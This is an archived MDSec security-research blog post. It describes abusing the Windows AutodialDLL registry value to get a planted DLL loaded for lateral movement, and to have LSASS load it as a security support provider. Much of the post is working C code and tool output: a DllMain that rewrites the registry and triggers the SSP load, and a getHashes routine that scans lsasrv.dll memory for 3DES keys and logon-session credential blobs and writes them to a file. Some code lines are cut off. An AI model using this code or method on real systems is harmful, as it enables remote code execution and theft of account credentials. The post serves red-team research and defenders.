
Autodial(DLL)ing Your Way - MDSec


By Admin

Published: 2022-10-26 · Archived: 2026-04-05 13:00:11 UTC



Adversary Simulation

Our best in class red team can deliver a holistic cyber attack simulation to provide a true evaluation of your organisation’s cyber resilience.




Application Security

Leverage the team behind the industry-leading Web Application and Mobile Hacker’s Handbook series.

Penetration Testing

MDSec's penetration testing team is trusted by companies from the world's leading technology firms to global financial institutions.



Response

Our certified team work with customers at all stages of the Incident Response lifecycle through our range of proactive and reactive services.

- ## Research

  MDSec's dedicated research team periodically releases white papers, blog posts, and tooling.

- ## Training

  MDSec's training courses are informed by our security consultancy and research functions, ensuring you benefit from the latest and most applicable trends in the field.

- ## Insights

View insights from MDSec's consultancy and research teams.

The use of the `AutodialDLL` registry subkey (located in `HKLM\\SYSTEM\\CurrentControlSet\\Services\\WinSock2\\Parameters`) as a persistence method has been previously documented by @Hexacorn in his series Beyond good ol' Run key, (Part 24). The use of this persistence method by Threat Actors has been identified in the wild during last years, examples include:

- KOMPROGO backdoor integrated this persistence method.
- Operation Dragon Castling.

Although its use has been limited to persistence only, this registry key can be used for other purposes. In this article we are going to discuss other creative tactics related to this registry key.

Lateral Movement

When the WinSock2 library is used by a process, the process also loads other additional DLLs to provide the functionalities for different WinSock2 service providers. The DLL defined by the AutodialDLL subkey is one of these "extra" DLLs that can be loaded. By default, this is set to `c:\\windows\\system32\\rasadhlp.dll`.

If we modify this registry entry with a path to a dummy DLL that traces attach/detach events we can see how our DLL starts to be loaded gradually for each new process that tries to connect to the internet:

```
 [+] On Attach!C:\Program Files\Common Files\Microsoft Shared\ClickToRun\OfficeClickToRun.exe
[+] On Attach!C:\Program Files\Sublime Text 3\sublime_text.exe
[+] On Attach!C:\Windows\system32\lsass.exe
[+] On Attach!C:\Windows\System32\dsregcmd.exe
[+] On Dettach!C:\Windows\System32\dsregcmd.exe
[+] On Attach!C:\Program Files\Mozilla Firefox\default-browser-agent.exe
[+] On Attach!C:\Windows\system32\svchost.exe
[+] On Attach!C:\Windows\System32\svchost.exe
[+] On Dettach!C:\Program Files\Mozilla Firefox\default-browser-agent.exe
[+] On Attach!C:\Windows\System32\dsregcmd.exe
[+] On Dettach!C:\Windows\System32\dsregcmd.exe
[+] On Attach!C:\Program Files\Mozilla Firefox\firefox.exe
[+] On Dettach!C:\Program Files\Mozilla Firefox\firefox.exe
[+] On Dettach!C:\Windows\System32\svchost.exe
[+] On Attach!C:\Windows\system32\msfeedssync.exe
[+] On Attach!C:\Program Files\Common Files\Microsoft Shared\ClickToRun\OfficeC2RClient.exe
[+] On Dettach!C:\Windows\system32\msfeedssync.exe
[+] On Dettach!C:\Program Files\Common Files\Microsoft Shared\ClickToRun\OfficeC2RClient.exe
[+] On Attach!C:\Program Files\Common Files\Microsoft Shared\ClickToRun\OfficeC2RClient.exe
[+] On Attach!C:\Program Files (x86)\Microsoft Visual Studio\Installer\resources\app\ServiceHub\Services\Microso
[+] On Dettach!C:\Program Files (x86)\Microsoft Visual Studio\Installer\resources\app\ServiceHub\Services\Micros
[+] On Attach!C:\Windows\system32\svchost.exe
[+] On Dettach!C:\Program Files\Common Files\Microsoft Shared\ClickToRun\OfficeC2RClient.exe
```

This behaviour can be exploited to perform lateral movement. Generally speaking, the idea is to upload a DLL to the target machine via SMB and then modify the registry via the Remote Registry service or WMI. Next time a process leverages Winsock2, it would load our planted DLL and the execution of our payload would be triggered. This generic approach needs to be polished to solve a few inconveniences:

- The DLL would be loaded by multiple processes until the registry key is restored.
- The DLL would be loaded by non-privileged processes, meaning that we would spawn multiple restricted beacons.

The first issue can be easily solved if our DLL proceeds to restore the registry entry once it is loaded by a process with sufficient privileges. To do this we can do something as simple as executing this on attach:

```
 LPCSTR orig = "C:\\windows\\system32\\rasadhlp.dll";
HKEY hKey;
if (RegOpenKeyExA(HKEY_LOCAL_MACHINE, "SYSTEM\\CurrentControlSet\\Services\\WinSock2\\Parameters", 0, KEY_AL
    RegSetValueExA(hKey, "AutodialDLL", 0, REG_SZ, (LPBYTE)orig, strlen(orig) + 1);
    RegCloseKey(hKey);
}
```

With this trick we can reduce the time frame where the DLL could be loaded but the problem of waiting for a high privileged process to load it still remains. The best way to reduce the time window, and at the same time ensure that the DLL is loaded by a juicy process (in the sense that it has sufficient privileges) is to start/restart a service immediately after modifying the registry entry. After testing, potential candidates include the BITS and Windows Insider (wisvc) services. This brings our end to end methodology to:

1. Upload the DLL to the target.
2. Check if Remote Registry is running, if not then start it.
3. Modify *HKLM\SYSTEM\CurrentControlSet\Services\WinSock2\Parameters\AutodialDLL* to point to our DLL.
4. If Remote Registry was not enabled, stop the service to keep the same status.
5. Check if Windows Insider Service (wisvc) or BITS service is running and restart/start it.
6. The DLL would revert the registry key to the old value (C:\windows\system32\rasadhlp.dll)
7. Profit!


All the necessary functionality is implemented in Impacket, so the easiest way to implement this approach is to create a tool using this framework:

```
psyconauta@insulanova:~/Research/autodialdll|⇒  python3 autodialmov.py -u eddard.stark -p 'FightP3aceAndHonor
       AUTODIALmov - @TheXC3LL


[+] Connecting to 192.168.56.20
[+] Uploading AutodialDLL-test.dll to c:\lolo.dll
[+] Checking Remote Registry service status...
[+] Service is down!
```

```
[+] Starting Remote Registry service...
[+] Connecting to 192.168.56.20
[+] Updating AutodialDLL value
[+] Stopping Remote Registry Service
[+] Checking BITS service status...
[+] Service is down!
[+] Starting BITS service
[+] Sir, your beacon should be alive!
[+] Finished!

[^] Have a nice day!
```



Credential harvesting

The article about Operation Dragon Castling documents how the Threat Actor registered a security support provider (SSP) for persistence. In our case, we can combine both TTPs (AutodialDLL and SSP) in the same DLL to collect credentials from remote machines.

It is possible to force lsass process to load a new DLL in the form of a Security Service Provider without rebooting the computer by using the RPC call that uses the `AddSecurityPackage` API. This was documented by *@xpn* in his article Exploring Mimikatz – Part 2 – SSP. We are going to reuse his code to perform the SSP load. But instead of patching LSASS to collect new credentials in plaintext, we are going to hunt for NTLM hashes in `lsasrv.dll` memory (similarly to `sekurlsa::msv`).

First, our DLL must determine whether it has been loaded by *lsass.exe* or a different process. For the latter case, the RPC call must be executed so *lsass.exe* would load this same DLL (also will need to revert the AutodialDLL entry to its original value to prevent additional loads). If it has already been already loaded by LSASS, then it simply would have to look up the hashes in memory and save them in a text file, for example:

```
void onAttach(void) {

   LPSTR path = (LPSTR)malloc(MAX_PATH);
   GetModuleFileNameA(NULL, path, MAX_PATH);
   if (strncmp(path, "C:\\Windows\\system32\\lsass.exe", MAX_PATH) == 0) { getHashes(); }
   else {
       LPCSTR orig = "C:\\windows\\system32\\rasadhlp.dll";
       HKEY hKey;
```

```
        if (RegOpenKeyExA(HKEY_LOCAL_MACHINE, "SYSTEM\\CurrentControlSet\\Services\\WinSock2\\Parameters", 0, KE
            RegSetValueExA(hKey, "AutodialDLL", 0, REG_SZ, (LPBYTE)orig, strlen(orig) + 1);
            RegCloseKey(hKey);
            addSSP();
        }
    }
    free(path);
}
```

In both cases the DLL would return *FALSE* from *DllMain* to prevent the DLL from residing in either process.

```
 BOOL WINAPI DllMain(
    HINSTANCE hinstDLL,
    DWORD fdwReason,
    LPVOID lpReserved)
{
    switch (fdwReason)
    {
    case DLL_PROCESS_ATTACH:
        ourself = hinstDLL;
        onAttach();
        break;

    case DLL_THREAD_ATTACH:

        break;

    case DLL_THREAD_DETACH:

        break;

    case DLL_PROCESS_DETACH:
        break;
    }
    return FALSE;
}
```

This time I am only interested in retrieving NTLM hashes, so I am going to implement something like the `sekurlsa::msv` from Mimikatz as Proof of Concept (as our DLL would be loaded inside LSASS, it is trivial to imitate any functionality from Mimikatz so I picked the quickest to implement as PoC).

This is well explained in the article Uncovering Mimikatz ‘msv’ and collecting credentials through PyKD from Matteo Malvica, so it is redundant to explain it again here. In essence we are going to search for signatures inside lsasrv.dll and then retrieve the info needed to locate the `LogonSessionList` struct and the crypto keys/IVs

needed. As I am imitating the post from Matteo Malvica for this PoC, I am going to retrieve only the cryptoblobs that are encrypted with Triple-DES:

```
 //...
HMODULE ourself = NULL;


// In this PoC I am targeting a Windows 1809. For a real usage it needs to check the Windows version and choose
// https://github.com/gentilkiwi/mimikatz/blob/a2271237d168c6ca40d11ece565cf97a5e1d3fc1/mimikatz/modules/sekurls

BYTE LsaInitialize_needle[] =    { 0x83, 0x64, 0x24, 0x30, 0x00, 0x48, 0x8d, 0x45, 0xe0, 0x44, 0x8b, 0x4d, 0xd8,
BYTE LogonSessionList_needle[] = { 0x33, 0xff, 0x41, 0x89, 0x37, 0x4c, 0x8b, 0xf3, 0x45, 0x85, 0xc9, 0x74 };

//...

void getHashes(void) {
    unsigned char* moduleBase;
    DWORD offset;
    DWORD offsetLogonSessionList_needle;

    unsigned char* iv_vector;
    unsigned char* DES_key = NULL;
    ULONGLONG iv_offset = 0;
    ULONGLONG hDes_offset = 0;
    ULONGLONG DES_pointer = 0;
    ULONGLONG LogonSessionList_offset = 0;
    unsigned char* currentElem = NULL;
    unsigned char* LogonSessionList;
    KIWI_BCRYPT_HANDLE_KEY h3DesKey;
    KIWI_BCRYPT_KEY81 extracted3DesKey;

    moduleBase = (unsigned char*)GetModuleHandleA("lsasrv.dll");
    offset = SearchPattern(moduleBase, LsaInitialize_needle, sizeof(LsaInitialize_needle), 0x200000);

    FILE* file;
    if ((file = fopen("C:\\pwned.pwn", "ab")) == NULL) {
        return;
    }
    char* loginfo;

    memcpy(&iv_offset, offset + moduleBase + 0x43, 4);
    iv_vector = (unsigned char*)malloc(16);
    memcpy(iv_vector, offset + moduleBase + 0x43 + 4 + iv_offset, 16);
    fwrite("IV:", strlen("IV:"), 1, file);
    for (int i = 0; i < 16; i++) {
        loginfo = (char*)malloc(4);
        snprintf(loginfo, 4, "%02x", iv_vector[i]);
```

```
        fwrite(loginfo, 2, 1, file);
        free(loginfo);
    }
    free(iv_vector);

    memcpy(&hDes_offset, moduleBase + offset - 0x59, 4);
    memcpy(&DES_pointer, moduleBase + offset - 0x59 + 4 + hDes_offset, 8);
    memcpy(&h3DesKey, (void *)DES_pointer, sizeof(KIWI_BCRYPT_HANDLE_KEY));
    memcpy(&extracted3DesKey, h3DesKey.key, sizeof(KIWI_BCRYPT_KEY81));
    DES_key = (unsigned char*)malloc(extracted3DesKey.hardkey.cbSecret);
    memcpy(DES_key, extracted3DesKey.hardkey.data, extracted3DesKey.hardkey.cbSecret);
    fwrite("\n3DES: ", strlen("\n3DES:"), 1, file);
    for (int i = 0; i < extracted3DesKey.hardkey.cbSecret; i++) {
        loginfo = (char*)malloc(4);
        snprintf(loginfo, 4, "%02x", DES_key[i]);
        fwrite(loginfo, 2, 1, file);
        free(loginfo);
    }
    free(DES_key);

    offsetLogonSessionList_needle = SearchPattern(moduleBase, LogonSessionList_needle, sizeof(LogonSessionList_n
    memcpy(&LogonSessionList_offset, moduleBase + offsetLogonSessionList_needle + 0x17, 4);
    LogonSessionList = moduleBase + offsetLogonSessionList_needle + 0x17 + 4 + LogonSessionList_offset;

    while (currentElem != LogonSessionList) {
        if (currentElem == NULL) {
            currentElem = LogonSessionList;
        }
        ULONGLONG tmp = 0;
        USHORT length = 0;
        LPWSTR username = NULL;
        ULONGLONG username_pointer = 0;
        memcpy(&tmp, currentElem, 8);
        currentElem = (unsigned char*)tmp;
        memcpy(&length, (void*)(tmp + 0x90), 2);
        username = (LPWSTR)malloc(length + 2);
        memset(username, 0, length + 2);
        memcpy(&username_pointer, (void*)(tmp + 0x98), 8);
        memcpy(username, (void*)username_pointer, length);

        loginfo = (char*)malloc(1024);
        snprintf(loginfo, 1024, "\nUser: %S\n", username);
        fwrite(loginfo, strlen(loginfo), 1, file);
        free(loginfo);
        free(username);
```

```
        ULONGLONG credentials_pointer = 0;
        memcpy(&credentials_pointer, (void*)(tmp + 0x108), 8);
        if (credentials_pointer == 0) {
            continue;
        }

        ULONGLONG primaryCredentials_pointer = 0;
        memcpy(&primaryCredentials_pointer, (void*)(credentials_pointer + 0x10), 8);
        USHORT cryptoblob_size = 0;
        memcpy(&cryptoblob_size, (void*)(primaryCredentials_pointer + 0x18), 4);
        if (cryptoblob_size % 8 != 0) {
            loginfo = (char*)malloc(1024);
            snprintf(loginfo, 1024, "\nPasswordErr: NOT COMPATIBLE WITH 3DES, skipping\n");
            fwrite(loginfo, strlen(loginfo), 1, file);
            free(loginfo);
            continue;
        }

        ULONGLONG cryptoblob_pointer = 0;
        memcpy(&cryptoblob_pointer, (void*)(primaryCredentials_pointer + 0x20), 8);
        unsigned char* cryptoblob = (unsigned char*)malloc(cryptoblob_size);
        memcpy(cryptoblob, (void*)cryptoblob_pointer, cryptoblob_size);
        loginfo = (char*)malloc(1024);
        snprintf(loginfo, 1024, "\nPassword:");
        fwrite(loginfo, strlen(loginfo), 1, file);
        free(loginfo);
        for (int i = 0; i < cryptoblob_size; i++) {
            loginfo = (char*)malloc(4);
            snprintf(loginfo, 4, "%02x", cryptoblob[i]);
            fwrite(loginfo, 2, 1, file);
            free(loginfo);
        }
        free(cryptoblob);

    }
    fclose(file);
}
//...
```

Finally, we only need to adapt our previous python script to read the text file containing the info collected (and to perform the decryption of the cryptoblobs):

The code for this PoC can be found in this GitHub repo.

This blog post was written by Juan Manuel-Fernandez.

Ready to engage with MDSec?

Stay updated with the latest news from MDSec.

Source: https://www.mdsec.co.uk/2022/10/autodialdlling-your-way/